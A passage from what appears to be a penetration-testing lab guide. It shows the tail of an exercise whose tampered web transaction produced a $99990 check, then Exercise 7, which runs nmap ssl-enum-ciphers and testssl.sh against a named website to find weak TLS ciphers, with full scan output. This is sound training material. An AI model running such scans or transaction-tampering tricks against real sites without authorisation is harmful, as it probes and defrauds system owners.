
As you can see, the transaction was successful. You now have an order of 1000 Martha Stewart Craft Pom Poms and a check for $99990 on its way!

Exercise 7: Exploiting Weak Cryptographic Implementations

This exercise is for informational purposes only. Your machine does not have access to the Internet. However, you can do these in your own system.

1. You can use nmap to enumerate weak ciphers, as shown below:

```
nmap --script ssl-cert,ssl-enum-ciphers -p 443 theartofhacking.org
```



```
root@kali:~# nmap --script ssl-cert,ssl-enum-ciphers -p 443 theartofhacking.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-28 23:13 EDT
Nmap scan report for theartofhacking.org (104.27.176.154)
Host is up (0.0027s latency).
Other addresses for theartofhacking.org (not scanned): 104.27.177.154 2400:cb00:2048:1::681b:b09a 2400:cb00:2048:1::681b:b19a

PORT    STATE SERVICE
443/tcp open  https
| ssl-cert: Subject: commonName=sni40389.cloudflaressl.com
| Subject Alternative Name: DNS:sni40389.cloudflaressl.com, DNS:*.2304.info, DNS:*.5104.info, DNS:*.5248.info, DNS:*.8497.info, DNS:*.baragou
inassent.club, DNS:*.bato.top, DNS:*.biyo.ooo, DNS:*.butiknayyara.com, DNS:*.butiknayyara.id, DNS:*.canacesti.gq, DNS:*.cdit.top, DNS:*.clarr
imtergdisc.ga, DNS:*.cnvr.top, DNS:*.deb9.info, DNS:*.dedge.co, DNS:*.dualdatingpy.cf, DNS:*.dwiki.biz, DNS:*.ersertouli.tk, DNS:*.ff06.info,
 DNS:*.findamassage.co.za, DNS:*.hrn1.top, DNS:*.hydroponics.gr, DNS:*.ioannisg.me, DNS:*.ithy.top, DNS:*.k8k8.top, DNS:*.kernelcurry.com, DN
S:*.lyricalninja.com, DNS:*.mawinndapplong.gq, DNS:*.nmsc.info, DNS:*.obuy.info, DNS:*.pcsecurifyaccess.win, DNS:*.privatelendingfund.com, DN
S:*.qo14.info, DNS:*.researchwriters.net, DNS:*.rz00.info, DNS:*.servernewbie.com, DNS:*.theartofhacking.org, DNS:*.thinkaheadrealestate.com,
 DNS:*.thropeedpanbi.cf, DNS:*.ukdent.us, DNS:*.vkey.top, DNS:*.wildblueyondertrips.com, DNS:*.withoutwhethersort.accountant, DNS:*.xenangnic
hiyu.com, DNS:*.xi03.info, DNS:2304.info, DNS:5104.info, DNS:5248.info, DNS:8497.info, DNS:baragouinassent.club, DNS:bato.top, DNS:biyo.ooo,
DNS:butiknayyara.com, DNS:butiknayyara.id, DNS:canacesti.gq, DNS:cdit.top, DNS:clarrimtergdisc.ga, DNS:cnvr.top, DNS:deb9.info, DNS:dedge.co,
 DNS:dualdatingpy.cf, DNS:dwiki.biz, DNS:ersertouli.tk, DNS:ff06.info, DNS:findamassage.co.za, DNS:hrn1.top, DNS:hydroponics.gr, DNS:ioannisg
.me, DNS:ithy.top, DNS:k8k8.top, DNS:kernelcurry.com, DNS:lyricalninja.com, DNS:mawinndapplong.gq, DNS:nmsc.info, DNS:obuy.info, DNS:pcsecuri
fyaccess.win, DNS:privatelendingfund.com, DNS:qo14.info, DNS:researchwriters.net, DNS:rz00.info, DNS:servernewbie.com, DNS:theartofhacking.or
g, DNS:thinkaheadrealestate.com, DNS:thropeedpanbi.cf, DNS:ukdent.us, DNS:vkey.top, DNS:wildblueyondertrips.com, DNS:withoutwhethersort.accou
ntant, DNS:xenangnichiyu.com, DNS:xi03.info
| Issuer: commonName=COMODO ECC Domain Validation Secure Server CA 2/organizationName=COMODO CA Limited/stateOrProvinceName=Greater Mancheste
r/countryName=GB
| Public Key type: ec
| Public Key bits: 256
| Signature Algorithm: ecdsa-with-SHA256
| Not valid before: 2018-07-27T00:00:00
| Not valid after:  2019-02-02T23:59:59
| MD5:   5e28 7103 8a17 1bf9 5adc c342 6901 de0a
|_SHA-1: 8a69 cb20 9129 c685 605d 9f38 e8f9 db53 2242 3836
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256-draft (ecdh_x25519) - A
|     compressors:
|       NULL
|     cipher preference: client
|_  least strength: A

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
root@kali:~#
```

2. There are many other open source and commercial tools that can be used to find weak ciphers and cryptographic implementations. However, a very useful open source tool is testssl.sh (http://testssl.sh).

3. You can download this tool and run it against any web server running HTTPS, as demonstrated below.

```
root@kali:~# ./testssl.sh theartofhacking.org
No engine or GOST support via engine with your /usr/bin/openssl
###########################################################
    testssl.sh       2.9.5-6 from https://testssl.sh/
      This program is free software. Distribution and
             modification under GPLv2 permitted.
      USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!
       Please file bugs @ https://testssl.sh/bugs/
###########################################################
 Using "OpenSSL 1.1.0h  27 Mar 2018" [~143 ciphers]
 on kali:/usr/bin/openssl
 (built: "reproducible build, date unspecified", platform: "debian-amd64")

Testing all IPv4 addresses (port 443): 104.27.176.154 104.27.177.154
---------------------------------------------------------------------------
-------------------
 Start 2018-07-28 23:18:27        -->> 104.27.176.154:443
(theartofhacking.org) <<--

 further IP addresses:   104.27.177.154 2400:cb00:2048:1::681b:b09a
2400:cb00:2048:1::681b:b19a
 rDNS (104.27.176.154):  --
 Service detected:       HTTP

 Testing protocols via sockets except SPDY+HTTP2
 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    not offered
 TLS 1.2    not offered
 SPDY/NPN   h2, http/1.1 (advertised)
 HTTP2/ALPN h2, http/1.1 (offered)

 Testing ~standard cipher categories
 NULL ciphers (no encryption)                  not offered (OK)
 Anonymous NULL Ciphers (no authentication)    not offered (OK)
 Export ciphers (w/o ADH+NULL)                  not offered (OK)
 LOW: 64 Bit + DES encryption (w/o export)     not offered (OK)
 Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])    not offered (OK)
 Triple DES Ciphers (Medium)                       not offered (OK)
 High encryption (AES+Camellia, no AEAD)           offered (OK)
 Strong encryption (AEAD ciphers)                  offered (OK)

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null
Authentication/Encryption, 3DES, RC4
 Cipher mapping not available, doing a fallback to openssl

 PFS is offered (OK)
 Testing server preferences
 Has server cipher order?     yes (OK)
 Negotiated protocol          TLSv1.2
 Negotiated cipher            ECDHE-ECDSA-CHACHA20-POLY1305, 253 bit ECDH
(X25519)
 Cipher order
    SSLv3:     Local problem: /usr/bin/openssl doesn't support "s_client
-ssl3"
    TLSv1.2:   ECDHE-ECDSA-CHACHA20-POLY1305 ECDHE-ECDSA-AES128-GCM-SHA256
ECDHE-ECDSA-AES128-SHA ECDHE-ECDSA-AES128-SHA256
               ECDHE-ECDSA-AES256-GCM-SHA384 ECDHE-ECDSA-AES256-SHA
ECDHE-ECDSA-AES256-SHA384
 Testing server defaults (Server Hello)
 TLS extensions (standard)    "renegotiation info/#65281" "extended master
secret/#23" "session ticket/#35" "status request/#5"
                              "next protocol/#13172" "EC point formats/#11"
"application layer protocol negotiation/#16"
 Session Ticket RFC 5077 hint 64800 seconds, session tickets keys seems to
be rotated < daily
 SSL Session ID support       yes
 Session Resumption           Tickets: yes, ID: yes
<output omitted for brevity>
```